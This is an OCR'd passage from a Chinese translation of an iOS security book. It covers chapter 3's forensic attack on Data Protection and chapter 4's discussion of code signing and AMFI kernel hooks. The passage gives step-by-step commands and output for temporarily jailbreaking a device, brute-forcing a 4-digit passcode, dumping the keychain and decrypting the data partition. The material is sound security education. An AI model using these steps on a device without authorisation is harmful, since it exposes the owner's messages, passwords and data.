


图3-2 如果需要了解如何将设备置为DFU模式，请点击Next按钮，让redsn0w一步步引导你完成这一过程

一旦设备处于DFU模式，redsn0w就会继续利用Boot ROM中的一个已知漏洞，并注入它自己的原始机器码有效载荷。这些有效载荷会禁用随后引导阶段的签名验证，并允许使用未签名或未正确签名的内核和ramdisk引导系统。这只是暂时越狱设备，让iPhone Data Protection Tools引导自定义ramdisk，并用它从目标设备获取数据。

该自定义ramdisk包含了SSH服务器，用于对设备的远程命令行访问。要连接到该SSH服务器，你需要借助USB协议代理的网络连接。苹果的MobileDevice框架（Mac OS X自带，而且可以通过Windows版的iTunes安装）含有usbmuxd后台守护进程。该守护进程管理着本机软件对iOS设备USB协议的访问。该协议的一个功能是在USB协议和本地侦听iOS设备的TCP套接字之间建立TCP套接字连接。iTunes会利用这一点实现多种功能，不过这一功能还可以用来连接到越狱或暂时越狱的iOS设备上运行的自定义软件。在这里，我们要利用该功能，通过运行名为tcprelay.sh的shell脚本连接取证ramdisk上运行的SSH服务器。

```
$ sh tcprelay.sh
Forwarding local port 2222 to remote port 22
Forwarding local port 1999 to remote port 1999
[ ... ]
```

所包含的很多Python脚本都要依赖通过SSH访问目标设备的能力，所以在从设备获取数据时，你要在另一个终端选项卡或窗口中保持tcprelay.sh处于运行状态。

4. 对4位数字密码进行蛮力攻击

要解密keychain或文件系统中受保护的项，我们就需要恢复并解密系统keybag。如果未设置密码，那么keybag很容易解密。如果用户设置了简单的4位数字密码，就需要猜解密码了。工具

包中名为demo_bruteforce.py的Python脚本可以执行这一攻击，并在20分钟左右的时间内猜解任何4位数字密码。只有在通过SSH连接到iOS设备的电脑上运行该脚本，并解密系统keybag后，我们才可以转储keychain。

```
$ python python_scripts/demo_bruteforce.py
Device UDID : e8a27a5ee1eacdcb29ed683186ef5b2393c59e5a
Keybag: SIGN check OK
Keybag UUID : 11d1928f9a1f491fb87fb9991b1c3ec6
Saving /Users/admin/Desktop/iphonedataprotection/
e8a27a5ee1eacdcb29ed683186ef5b2393c59e5a/9dd7912fb6f996e9.plist
passcodeKeyboardComplexity : {'rangeMinimum': 0, 'value': 0,
  'rangeMaximum': 2}
Trying all 4-digits passcodes...
BruteforceSystemKeyBag : 0:03:41.735334
{'passcode': '1234', 'passcodeKey':
'497ea264862390cc13a9eebc118f7ec65c80192787c6b3259b88c62331572ed4'}
True
Keybag type : System keybag (0)
Keybag version : 3
Class  WRAP  Type    Key
1      3     0
  f2680d6bcdde71a1fae1c3a538e7bbe0f0495e7f75831959f10a41497675f490
2      3     1
  01133605e634ecfa168a3371351f36297e2ce599768204fd5073f8c9534c2472
3      3     0
  cbd0a8627ad15b025a0b1e3e804cc61df85844cadb01720a2f282ce268e9922e
5      3     0
  75a657a13941c98804cb43e395a8aebe92e345eaa9bc93dbe1563465b118e191
6      3     0
  e0e4e1396f7eb7122877e7c307c65221029721f1d99f855c92b4cd2ed5a9adb1
7      3     0
  a40677ed8dff8837c077496b7058991cc1200e8e04576b60505baff90c77be30
8      1     0
  2d058bf0800a12470f65004fecaefaf86fbdfdb3d23a4c900897917697173f4c
9      3     0
  98640c771d020cc1756c73ae87e686e5c170f794987d217eeca1616d0e9028d
10     3     0
  661a4670023b754853aa059a79d60dbb77fc3e3711e5a1bd890f218c33e7f64c
11     1     0
  669964beb0195dfa7207f6a976bf6849c0886de12bea73461e93fa274ff196a4

Saving /Users/admin/Desktop/iphone-dataprotection/
  e8a27a5ee1eacdcb29ed683186ef5b2393c59e5a/9dd7912fb6f996e9.plist
Downloaded keychain database, use keychain_tool.py to decrypt secrets
```

如果未设置密码或者猜解出了密码，系统keybag和keychain数据库就会被下载到以目标设备UDID命名的目录。

5. 转储keychain

现在我们已经恢复了系统keybag和备份的keychain，接着可以使用keychain_tool.py脚本解密keychain了。该脚本具有若干个选项，并且要求keychain备份和系统keybag的路径与

demo_bruteforce.py保存它们的路径一致。例如，-d和-s选项的作用是转储keychain条目并用星号隐去密码的部分内容。下面展示了运行该脚本的输出示例：

```
$ python python_scripts/keychain_tool.py \
  -ds e8a27a5ee1eacdcb29ed683186ef5b2393c59e5a/keychain-2.db \
  e8a27a5ee1eacdcb29ed683186ef5b2393c59e5a/9dd7912fb6f996e9.plist
Keybag: SIGN check OK
Keybag unlocked with passcode key
Keychain version : 5
------------------------------------------------------------
                    Passwords
------------------------------------------------------------
Service :    AirPort
Account :    MyHomeNetwork
Password :   ab******
Agrp : apple
------------------------------------------------------------
Service :    com.apple.managedconfiguration
Account :    Private
Password :   <binary plist data>
Agrp : apple
------------------------------------------------------------
Service :    com.apple.certui
Account :    https: simba.local - 446c9ccd 6ef09252 f3b4e55d 4df16dd3 [...]
Password :   <binary plist data>
Agrp : com.apple.cfnetwork
------------------------------------------------------------
Service :    com.apple.certui
Account :    https: simba.local - 46c14e20 b83a2cef 86340d38 0720f560 [...]
Password :   <binary plist data>
Agrp : com.apple.cfnetwork
------------------------------------------------------------
Service :    push.apple.com
Account :
Password :   <b**********************************************
Agrp : com.apple.apsd
------------------------------------------------------------
Service :    com.apple.managedconfiguration.mdm
Account :    EscrowSecret
Password :   1E**********************************
Agrp : apple
------------------------------------------------------------
                    Certificates
------------------------------------------------------------
D62C2C53-A41E-4E2C-92EE-C516D7DCDE30_apple
Device Management Identity Certifi cate_com.apple.identities
E60AC2D7-D1DE-4A98-92A8-1945A09B3FA2_com.apple.apsd
E60AC2D7-D1DE-4A98-92A8-1945A09B3FA2_lockdown-identities
com.apple.ubiquity.peer-uuid.68C408A0-11BD-437E-A6B7-
A6A2955A2F28_[...]
iOS Hackers Inc._com.apple.certificates
iPhone Configuration Utility (6506EBB9-3A1A-42A2-B3ED-8CDA5213EEB2)
------------------------------------------------------------
```

```
                    Private keys
D62C2C53-A41E-4E2C-92EE-C516D7DCDE30_apple
Device Management Identity Certificate_com.apple.identities
E60AC2D7-D1DE-4A98-92A8-1945A09B3FA2_com.apple.apsd
E60AC2D7-D1DE-4A98-92A8-1945A09B3FA2_lockdown-identities
com.apple.ubiquity.peer-uuid.68C408A0-11BD-437E-A6B7-A6A2955A2F28.[...]
-------------------------------------------------------------
```

6. 转储数据分区

为了进行全面的取证分析，我们应该转储整个数据分区。该分区中包含了设备上安装的全部应用及用户数据。未越狱的iOS设备的系统分区是只读的，而且不含任何有用的数据。

按照如下方式运行名为dump_data_partition.sh的shell脚本，我们就可以得到数据分区的磁盘镜像。

```
$ sh dump_data_partition.sh
Warning: Permanently added '[localhost]:2222' (RSA) to the list of known
  hosts.
root@localhost's password:
Device UDID : e8a27a5ee1eacdcb29ed683186ef5b2393c59e5a
Dumping data partition in e8a27a5ee1eacdcb29ed683186ef5b2393c59e5a/
  data_20120222-1450.dmg ...
Warning: Permanently added '[localhost]:2222' (RSA) to the list of known
  hosts.
root@localhost's password:
dd: opening `/dev/rdisk0s2s1': No such file or directory
836428+0 records in
836428+0 records out
6852018176 bytes (6.9 GB) copied, 1024.08 s, 6.7 MB/s
```

原始的HFS文件系统会用Mac OS X可以直接挂接的格式转储。如果双击该DMG文件，它就会被自动挂接。记住，以读–写模式挂接该DMG文件是允许进行修改的，并会破坏所获得镜像的取证完整性。大家可以用hdiutil命令以只读模式挂接该磁盘镜像。

```
$ hdiutil attach \
  -readonly e8a27a5ee1eacdcb29ed683186ef5b2393c59e5a/data_20120222-1450.dmg
/dev/disk6                                          /Volumes/Data
```

hdiutil命令的输出表示该磁盘镜像已被附加到设备文件/dev/disk6并挂接在/Volumes/Data上。现在我们就可以在/Volumes/Data/中浏览该文件系统，并会发现所有文件内容都已被加密。

```
$ cd /Volumes/Data/
$ ls
Keychains/              folders/            root/
Managed Preferences/    keybags/            run/
MobileDevice/           log/                spool/
MobileSoftwareUpdate/   logs/               tmp/
db/                     mobile/             vm/
ea/                     msgs/               wireless/
empty/                  preferences/
$ file mobile/Library/SMS/sms.db
mobile/Library/SMS/sms.db: data
$ hexdump -C mobile/Library/SMS/sms.db | head
```

```
00000000 09 7d b1 05 48 b1 bb 6d 65 02 1e d3 50 67 da 3e |.}..H..me...Pg.>|
00000010 6e 99 eb 3c 9f 41 fa c7 91 c4 10 d6 b2 2f 21 b2 |n..<.A......./!.|
00000020 39 87 12 39 6d 5c 96 7d 4a bd a1 4a ea 49 ba 40 |9..9m\.}J..J.I.@|
00000030 96 53 c4 d3 81 0d 6e 73 98 6c 91 11 db e0 c2 3d |.S....ns.l.....=|
00000040 7a 17 82 35 18 59 fb 17 1a b2 51 89 fc 8b 55 5a |z..5.Y....Q...UZ|
00000050 95 04 a0 d6 2d d5 6a 6c e8 ad 65 df ea b4 a8 8b |....-.jl..e.....|
00000060 7e de c1 d2 b2 8a 30 e9 84 bb 08 9a 58 9a ad ba |~.....0.....X...|
00000070 bb ba b1 9e 2a 95 67 d7 be a1 4b a7 de 41 05 56 |....*.g...K..A.V|
00000080 d5 4e 8b d6 3b 57 45 d2 76 4e 67 c0 8b 10 45 d9 |.N..;WE.vNg...E.|
00000090 7b 2a c3 c9 11 f4 c5 f0 56 84 86 b7 46 fe 56 e8 |{*......V...F.V.|
```

当iOS磁盘镜像挂接到Mac OS X上时，我们就能浏览该文件系统并查看所有的文件元数据了。但所有文件内容都是无法辨识的已加密数据。因为即便保护等级为NSFileProtectionNone的文件也是加密过的。要查看文件数据，我们必须用系统keybag中的密钥解密文件的内容。在之前的命令中，sms.db文件是不可辨识的数据，即便它的保护等级是NSFileProtectionNone。

7. 解密数据分区

要解密文件数据，我们就要用到iPhone Data Protection Tools中的emf_decrypter.py脚本。该脚本会使用数据分区的原始镜像和解密过的系统keybag解密文件系统中所有加密过的文件。因为这要求访问keybag，所以请确保已经运行demo_bruteforce.py猜解了用户密码并解密了系统keybag。大家应该运行这里所示的emf_decrypter.py脚本。（注意，目录和文件名很可能不同，因为它们以目标设备的唯一特征为依据。）

```
$ python python_scripts/emf_decrypter.py \
  e8a27a5ee1eacdcb29ed683186ef5b2393c59e5a/data_20120222-1450.dmg \
  e8a27a5ee1eacdcb29ed683186ef5b2393c59e5a/9dd7912fb6f996e9.plist
Keybag: SIGN check OK
Keybag unlocked with passcode key
cprotect version : 4
WARNING ! This tool will modify the hfs image and possibly wreck it if
  something goes wrong !
Make sure to backup the image before proceeding
You can use the --nowrite option to do a dry run instead
Press a key to continue or CTRL-C to abort

Decrypting TrustStore.sqlite3
Decrypting keychain-2.db
[ ... ]
Decrypted 398 files
Failed to unwrap keys for : []
Not encrypted files : 19
```

如果未出现错误，该脚本应该会直接修改磁盘镜像，这样一来所有文件的内容都已经解密并可以辨识了。要验证这一点，我们可以再次挂接该磁盘镜像，并查看之前无法辨识的SMS数据库：

```
$ hdiutil attach -readonly \
  e8a27a5ee1eacdcb29ed683186ef5b2393c59e5a/data_20120222-1450.dmg
/dev/disk6                                              /Volumes/Data
$ cd /Volumes/Data/
$ file mobile/Library/SMS/sms.db
mobile/Library/SMS/sms.db: SQLite 3.x database
```

```
$ hexdump -C mobile/Library/SMS/sms.db | head
00000000 53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 |SQLite format 3.|
00000010 10 00 02 02 00 40 20 20 00 00 00 02 00 00 00 01 |.....@  ........|
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
00000030 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 |................|
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
00000050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 |................|
00000060 00 2d e2 1f 0d 00 00 00 00 10 00 00 00 00 00 00 |.-..............|
00000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
*
00001000
```

现在我们应该能彻底查看数据分区中的数据了。这说明，如果用户只使用4位数字密码或者根本不使用密码，iOS设备上的所有数据是很容易恢复的。若用户选用强密码，那么只有保护等级为NSFileProtectionNone的文件和保护等级为kSecAttrAccessibleAlways的keychain项是可以访问的。对于攻击者来说，好消息就是设备上绝大多数文件和keychain项的保护等级都是如此，因为很少有iOS应用（即便是系统内置的应用）会使用Data Protection API。

请务必记住，这些攻击在对目标设备的短暂访问中即可完成。例如，获得8 GB数据分区的完整取证镜像并蛮力破解4位数字密码大概只需要半小时的时间。即便是密码未被猜解，攻击者也可以从设备中读取大量数据（包括照片、短信和第三方应用数据），因为它们使用了NSFile-ProtectionNone级别的密钥加密，并未受到密码密钥的保护。在iOS内置的应用中，只有邮件应用利用Data Protection API保护数据（用户的电子邮件消息及附件）。评估第三方应用存储用户信息的安全程度需要有技术熟练的移动安全应用审核师，而应用的开发者很少能得到这些信息。

3.3　小结

iOS中为用户数据加密的主要设施就是Data Protection API。iOS 4引入的Data Protection API让应用可以声明哪些文件和keychain项是敏感的，以及它们何时可供使用。这使iOS操作系统可以自动地全面控制这些数据的加密和解密。受到Data Protection API保护的数据是经过加密的，用到了由设备唯一的AES密钥得到的密钥，还可以利用用户的密码，这样一来，攻击者如果想解密数据，就一定要实际接触设备并且知道或猜解用户的密码。

针对数据保护的攻击利用了两点事实，一是默认情况下简单的4位数字密码很容易用蛮力攻击破解，二是iOS存储的大部分数据现在都没有受到Data Protection API的保护。特别要指出的是，在iOS系统内置的应用中，目前只有邮件应用使用了Data Protection API保护其数据。攻击者可以为捕获的设备越狱，并在上面安装自定义工具蛮力破解设备所有者的密码。攻击者还可以引导自定义ramdisk执行同样的攻击。正如开源工具iPhone Data Protection Tools所展示的，引导自定义ramdisk也有利于完整地获取取证数据。除此之外，因为iOS在重启后会保留应用状态，所以用户可能不会注意到他们的手机已经重启并被自定义ramdisk攻击过，但其实他们的手机被攻击者短暂控制过。

这些针对数据保护的攻击表明，应用开发者充分使用Data Protection API保护敏感信息，以及企业强制要求存放或处理敏感信息的iOS设备使用强密码，是十分重要的。

第4章

代码签名和内存保护

当苹果公司2008年发布iOS 2.0时，它就启动了一项计划，旨在严格控制可在iOS设备上执行的代码。这是通过Mandatory Code Signing（强制代码签名）实现的。得到许可的组织必须为每一个要在iOS设备上运行的应用签名。如果代码未签名，内核中的检查就不会允许这些代码在设备上执行。不管是设备出厂时预装的应用，还是从App Store下载安装的应用，都要经过苹果公司私钥的签名。除此之外，企业、大学和独立开发者可以对设备进行特殊设置，让它们认可其他组织的签名。不过，强制代码签名不只是会影响二进制文件，而且会影响到所有代码，包括库文件，甚至是内存中的可执行代码。这一规则的唯一例外就是Web浏览器MobileSafari的即时（Just In Time）编译。

代码签名机制对于iOS的安全而言有两大重要作用。其一，它使恶意软件很难进入iOS设备。在iOS设备上运行代码的唯一途径就是从苹果的App Store上获取代码（除非设备经过特殊配置）。对所有要发布到App Store上的应用而言，在发布之前都要接受苹果公司的审查，以确保不含恶意。与之相反，使用安卓系统的设备可以运行任何自签名过的应用，其用户可以下载和运行任何文件，就像PC机那样。相对于iOS，恶意软件对安卓系统而言是种更现实的威胁。

代码签名的另一个重要作用则体现在防御漏洞攻击，或者说是下载驱动攻击上。与微软的DEP（Data Execution Prevention，数据执行保护）技术非常相似，代码签名机制可以防止代码（shellcode）被注入到受影响的进程中执行。不过，强制代码签名比DEP更强。为绕过这些内存保护机制，攻击者通常会使用ROP（Return Oriented Programming，面向返回的程序设计）。要对付带有DEP或类似保护机制的系统，攻击者只需要执行足够长的ROP禁用DEP，然后执行本机代码有效载荷。不过，在iOS中，攻击者是不可能关闭强制代码签名的，而且因为本机代码有效载荷是未签名的，所以它不可能运行。因此，整个iOS有效载荷都一定是在ROP中执行的，这要比针对DEP的模拟攻击难很多。此外，该有效载荷不能只写入包含恶意软件的新可执行文件（攻击者的另一常见举动），因为它不会被签名。而对于不含任何代码签名机制的安卓系统而言，攻击者很容易在禁用DEP之后于进程内执行他们的shellcode，或是利用ROP向磁盘写入二进制文件并执行这些文件。

本章要讨论签名证书、授权描述文件（provisioning profile）、已签名代码、特权，以及它们对攻击者的影响。

4.1　强制访问控制

从底层来看，强制代码签名机制大部分是由MACF（Mandatory Access Control Framework，强制访问控制框架）控制的。在介绍完它的工作原理之后，我们要回过头来说明如何利用MACF策略执行代码签名检查。

Mac OS X和iOS的MACF继承自FreeBSD，FreeBSD包含了对某些强制访问控制策略的实验性支持，还含有用于内核安全性扩展的框架——TrustedBSD MAC Framework。在iOS中，MAC框架是种可插入的访问控制框架，允许新的安全策略方便地链接到内核、在启动时载入或是在运行时动态加载。该框架提供了多种功能，从而更容易实现新的安全策略，包括方便地为系统对象标记安全标签（比如“机密信息”）。

iOS只注册了两项MAC策略：AMFI和沙盒。查看mac_policy_register的xrefs我们就能获得这些信息，如图4-1所示。第5章将介绍沙盒MAC策略。接下来我们简单看看AMFI。

```
EXPORT _mac_policy_register
_mac_policy_register    ; CODE XREF: _initializeAppleMobileFileIntegrity__+17E↓p
                        ; init_amfi_and_sandbox+12↓p
                        ; DATA XREF: _initializeAppleMobileFileIntegrity__+170↓o
                        ; __text:off_807591D0↓o
                        ; init_amfi_and_sandbox+10↓o
                        ; __text:off_8096302C↓o

var_24= -0x24
var_8= -8
```

图4-1　只有两个函数注册了MAC策略

4.1.1　AMFI 钩子

AMFI代表AppleMobileFileIntegrity（苹果移动设备文件完整性）。当我们在内核二进制文件中查看对mac_policy_register的调用时，就会看到AMFI设置的所有钩子，见图4-2。

AMFI用到了以下MAC钩子：

- mpo_vnode_check_signature
- mpo_vnode_check_exec
- mpo_proc_get_task_name
- mpo_proc_check_run_cs_valid
- mpo_cred_label_init
- mpo_cred_label_associate
- mpo_cred_check_label_update_execve
- mpo_cred_label_pudate_execve
- mpo_cred_label_destroy
- mpo_reserved10

本章要讨论如何反编译其中的某些钩子。当然，它们对于代码签名而言都是很重要的。

```
STR.W           R2, [R3,#(mpo_proc_check_run_cs_valid - 0x80764E74)]
LDR.W           R2, =(amfi_cred_label_init+1) ; Initialize label for newly instantiated user
                    ;
                    ; Gets label
STR             R2, [R3,#(mpo_cred_label_init - 0x80764E74)]
LDR.W           R2, =(amfi_cred_label_associate+1)
STR             R2, [R3,#(mpo_cred_label_associate - 0x80764E74)]
LDR             R2, =(amfi_cred_check_label_update_execve+1) ; Indicate whether this policy
                    ;
STR             R2, [R3,#(mpo_cred_check_label_update_execve - 0x80764E74)]
LDR             R2, =(amfi_cred_label_update_execve+1) ; Update Credential at exec time.  Up
STR             R2, [R3,#(mpo_cred_label_update_execve - 0x80764E74)]
LDR             R2, =(amfi_cred_label_destroy+1)
STR             R2, [R3,#(mpo_cred_label_destroy - 0x80764E74)]
LDR             R2, =(has_dynamic_codesigning+1) ; has_dynamic_codesigning(p, process_cred,
                    ; 0 means everything is cool, 1 means there is a problem
STR.W           R2, [R3,#(mpo_reserved10 - 0x80764E74)]
LDR             R2, =aAmfi_0 ; "AMFI"
LDR.W           R3, =mpc_field_off
STR             R2, [R0] ; mpc_name
LDR             R2, =aAppleMobileFil ; "Apple Mobile File Integrity"
STR             R3, [R0,#0x18] ; mpc_field_off
LDR             R3, =(_mac_policy_register+1)
STR             R2, [R0,#4] ; mpc_fullname = "Apple Mobile File Integrity"
LDR             R2, =dword_80764D64
STR             R2, [R0,#8] ; mpc_labelnames = & "amfi"
MOVS            R2, #1
STR             R2, [R0,#0xC] ; mpc_labelnames_count = 1
MOV             R2, R4
BLX             R3 ; _mac_policy_register ; mac_policy_register(struct mac_policy_conf *mpc,
```

图4-2 AMFI利用内核注册它的钩子

4.1.2 AMFI 和 execv

这里以很容易理解的mpo_vnode_check_exec为例介绍如何访问和构建AMFI钩子。XNU内核源的bsd/kern/kern_exec.c文件中存在名为exec_check_permissions的函数。注释中的描述是这样的：[①]

```
/*
* exec_check_permissions
*
* Description: Verify that the file that is being attempted to be
executed
*              is in fact allowed to be executed based on it POSIX
file
*              permissions and other access control criteria
*
```

在exec_check_permissions中大家可以看到：

```
#if CONFIG_MACF
error = mac_vnode_check_exec(imgp->ip_vfs_context, vp, imgp);
if (error)
            return (error);
#endif
```

① 描述的意思是验证试图执行的文件依据POSIX文件许可和其他访问控制标准其实是允许执行的。——译者注

而mac_vnode_check_exec基本上是MAC_CHECK宏的包装器：

```
int
mac_vnode_check_exec(vfs_context_t ctx, struct vnode *vp,
    struct image_params *imgp)
{
    kauth_cred_t cred;
    int error;

    if (!mac_vnode_enforce || !mac_proc_enforce)
        return (0);

    cred = vfs_context_ucred(ctx);
    MAC_CHECK(vnode_check_exec, cred, vp, vp->v_label,
        imgp != NULL) ? imgp->ip_execlabelp : NULL,
        (imgp != NULL) ? &imgp->ip_ndp->ni_cnd : NULL,
        (imgp != NULL) ? &imgp->ip_csflags : NULL);
    return (error);
}
```

MAC_CHECK是所有MACF代码都会用到的通用宏，可以在security/mac_internal.h中找到。

```
* MAC_CHECK performs the designated check by walking the policy
 * module list and checking with each as to how it feels about the
 * request. Note that it returns its value via 'error' in the scope
 * of the caller.
#define MAC_CHECK(check, args...) do {                                  \
struct mac_policy_conf *mpc;                                            \
      u_int i;                                                          \
                                                                        \
     error = 0;                                                         \
      for (i = 0; i < mac_policy_list.staticmax; i++) {                 \
       mpc = mac_policy_list.entries[i].mpc;                            \
           if (mpc == NULL)                                             \
            continue;                                                   \
                                                                        \
           if (mpc->mpc_ops->mpo_ ## check != NULL)                     \
            error = mac_error_select(                                   \
                  mpc->mpc_ops->mpo_ ## check (args),                   \
                        error);                                         \
    }
```

这段代码会检查策略列表，对于已加载的各模块，如果为其注册了钩子，它就会调用相应的钩子。在这里，被调用的是为mpo_vnode_check_exec注册的函数。这样，只要二进制文件要开始执行，我们就会检测代码签名。

挂钩是放在xnu开源包中的，但实际的钩子却在内核二进制文件中。大家可以查看如图4-3所示的mpo_vnode_check_exec的反编译代码，看看它钩住的函数到底是什么。

我要真有AppleMobileFileIntegrity.cpp文件就好了！不管怎样，该函数的唯一职责就是为启动的每个进程设置CS_HARD和CS_KILL标志。看看bsd/sys/codesign.h文件，你就会发现这些标志告

诉内核不要加载任何无效页，并告诉内核关闭那些将要无效的进程。这对于你之后学习代码签名实际的实施机制而言很重要。

```
int __fastcall amfi_vnode_check_exec(int cred, int vp, int label, int execlabel, int cnp, int csflags)
{
  if ( !unk_80764E2A )
  {
    if ( !csflags )
      Assert(
        "/SourceCache/AppleMobileFileIntegrity/AppleMobileFileIntegrity-73/AppleMobileFileIntegrity.cpp",
        781,
        "csflags");
    *csflags |= 0x300u;                         // CS_HARD | CS_KILL
  }
  return 0;
}
```

图4-3 amfi_vnode_check_exec的反编译代码

4.2 授权的工作原理

鉴于开发者需要在设备上测试应用，而企业希望只向内部的设备发布应用，我们就需要有为设备越狱之外的办法让未经苹果公司签名的应用在iOS设备上运行。允许这样做的方法就是授权。个人、公司、企业或大学都可以加入苹果公司为达到这一目的而提供的计划。在本书中，我们是从作为iOS开发者计划成员的独立开发者的角度来介绍的，不过其他情况也是非常类似的。

作为该计划的一部分，每个开发者都会用本地生成的一组私钥申请开发证书和发布证书。然后，苹果公司会向开发者提供这两份证书，见图4-4。




图4-4 iOS开发者证书和发布证书

4.2.1 理解授权描述文件

这些证书可以证明开发者的身份，因为只有开发者才有对应它们的私钥。它们本身并没有太

